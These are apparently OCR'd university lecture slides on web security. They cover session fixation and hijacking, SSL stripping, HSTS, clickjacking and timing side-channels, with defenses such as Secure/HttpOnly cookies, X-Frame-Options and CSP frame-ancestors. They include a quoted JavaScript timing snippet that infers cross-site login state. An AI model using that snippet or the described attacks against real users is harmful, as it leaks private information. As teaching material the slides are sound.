
A10 – Unvalidated redirects and Forwards

Session Fixation

- **Force a user to use a session identifier that is already known to the attacker**

1. The attacker obtains a valid session identifier for a vulnerable site
2. The attacker tricks a victim in using his session identifier
3. The victim logs in to the website thus causing the server to associate his account with the session identifier
4. The attacker is now effectively logged-in as the user


Session Fixation



https://www.owasp.org/index.php/Session_fixation

Defenses

- The most appropriate defense is for the server to issue new cookies as the users authentication status changes



Session Hijacking

- There are multiple ways to steal a user's session cookies
  - XSS
  - Predictable session tokens
  - Sniffing the network

- Apart from the XSS-specific advice one can use:
  - HttpOnly Cookies
  - Encryption (HTTPS) + Secure cookies

Mitigating Session Hijacking

- Protecting session cookies
  - Deploy application over TLS only
  - Secure: prevents cleartext transmission
  - HttpOnly: prevents script access

CORRECT SET-COOKIE HEADER

```
Set-Cookie: SID=123abc; Secure; HttpOnly
```

Quiz:

- Suppose that a website only exists over HTTPS
  - E.g. paypal.com
- Does the website need to explicitly mark its session (or otherwise sensitive) cookies as "Secure" ?
  - If yes, why yes?
  - If not, why not?


SSL Stripping

- Let's say that a website exists only over HTTPS
  - No HTTP pages

- Two scenarios
  1. User types https://www.securesite.com and the browser directly tries to communicate the remote server over a secure channel
  2. User types http://www.securesite.com (or just securesite.com) and the site will redirect the user to the secure version (using an HTTP redirection/Meta header)

SSL Stripping

- In the second scenario, a man-in-the-middle (MitM) attacker can suppress the redirection message to the secure site
- The attacker can then establish an unencrypted communication channel with the victim and an encrypted communication channel with the server




Normal page load

Page load when attacker is present

SSL Stripping

- Same thing can happen when sites deliver HTTPS-targeted forms over an HTTP connection (typically for performance or outsourcing purposes)


<form action=https://example.com/login>
<input …. username>
<input…. password>
</form>



SSL Stripping

- Same thing can happen when sites deliver HTTPS-targeted forms over an HTTP connection (typically for performance or outsourcing purposes)

<form action=~~https~~://example.com/login>
<input …. username>
<input…. password>
</form>



Defenses

- Use full-site SSL in combination with Secure cookie and HTTP-only Cookie

- HSTS: HTTP Strict Transport Security
  - Force the browser to always contact the server over an encrypted channel, regardless of what the user asks

HTTP Header

Strict-Transport-Security: max-age=31536000

Defenses

- What about the very first time you visit a website?
  - What if a MITM is located on your network and will therefore strip SSL and suppress HSTS?
  - Trust On First Use (TOFU) assumption

- Answer:
  - Preloaded HSTS: Websites can ask browsers to mark them as HSTS in a special browser-vendor-updated database

Beyond OWASP

- OWASP top 10 is great
  - It gives a starting point for identifying and addressing vulnerabilities
- But
  - Web application security != OWASP top 10

- Example
  - Clickjacking
  - Timing attacks


Win a free iphone!
Just click on red and green!

Quick while the offer lasts!

So you click…

- Nothing happens.
  - Or something happens
  - But you don't get that free iphone that you were promised
- Continue browsing
- Time to check email
  - Go to GMail

Where are my mails bro?!?



Win a free iphone!
Just click on red and green!

Quick while the offer lasts!

https://mail.google.com/mail/u/0/?ui=2&pli=1#inbox

Google

+Nick

Gmail

More

COMPOSE

All 50 conversations on this page are selected. Select all 10,574 conversation

Primary

Social

Promotions

Inbox (46)

Starred

Important

Sent Mail

Drafts

[redacted]

Nick

[redacted]

Win a free iphone!

Just click on red and green!

Quick while the offer lasts!

[redacted]

What can be done?

- Websites that don't want to be framed can say so…
- X-Frame-Options header (older way)
  - SAMEORIGIN;
  - Allow-from <uri>;
  - DENY;
- Content-Security Policy (newer way)

```
Content-Security-Policy: frame-ancestors 'none'
```

```
Content-Security-Policy: frame-ancestors 'self'
```

```
Content-Security-Policy: frame-ancestors trust-me.com
```

Timing attacks

- Because of the same-origin policy, scripts cannot access most resources in a cross-domain
  - Can still make the requests though, that's why CSRF is a problem
- An attacker can still abuse the time it takes for a page to load, as a side-channel

Timing attacks

- Scenario: I want to know if you are logged-in to your Gmail
  - I may, or may not be able to load the page in an iframe, depending on the Xframe-options
  - Even if I can load it, I still can't peek in it
- What if I try to load mail.google.com as an image?
  -
  - The browser will fetch the page with your cookies and then the parser will at some point throw an error that this is not an image

Timing attacks

- The size of a page is often dependent on whether you are logged in or not
- Hence, for a large page, the browser will take a longer time to give you an error
- Oversimplified attack:
  - Fast error: not-logged in
  - Slow error: logged-in

Getting one measurement

```
<html><body><img id="test" style="display: none">
<script>
  var test = document.getElementById('test');
  var start = new Date();
  test.onerror = function() {
    var end = new Date();
    alert("Total time: " + (end - start));
  }
  test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

Figure 3: Example JavaScript timing code

Code sample from: *Exposing Private Information by Timing Web Applications* By Bortz et al.

Implications of timing attacks

- What can these attacks be used for:
  - Finding out if someone is logged in to a website
    - Potentially sensitive websites
  - Finding out if someone has access to a specific part of website
    - Make Facebook pages that are targeting specific demographics (e.g. age)
    - Use timing attack to see if the current user on your page has access to that page
    - Infer their age as a result

Recap

- We saw all sorts of attacks that have devastating consequences regardless of the same-origin policy being present and active
  - XSS, CSRF, Session Hijacking, SSL Stripping, Clickjacking, Timing attacks
- These attacks abuse the ambient credentials of the browser (cookies), malicious input, and lack of integrity checks

Questions?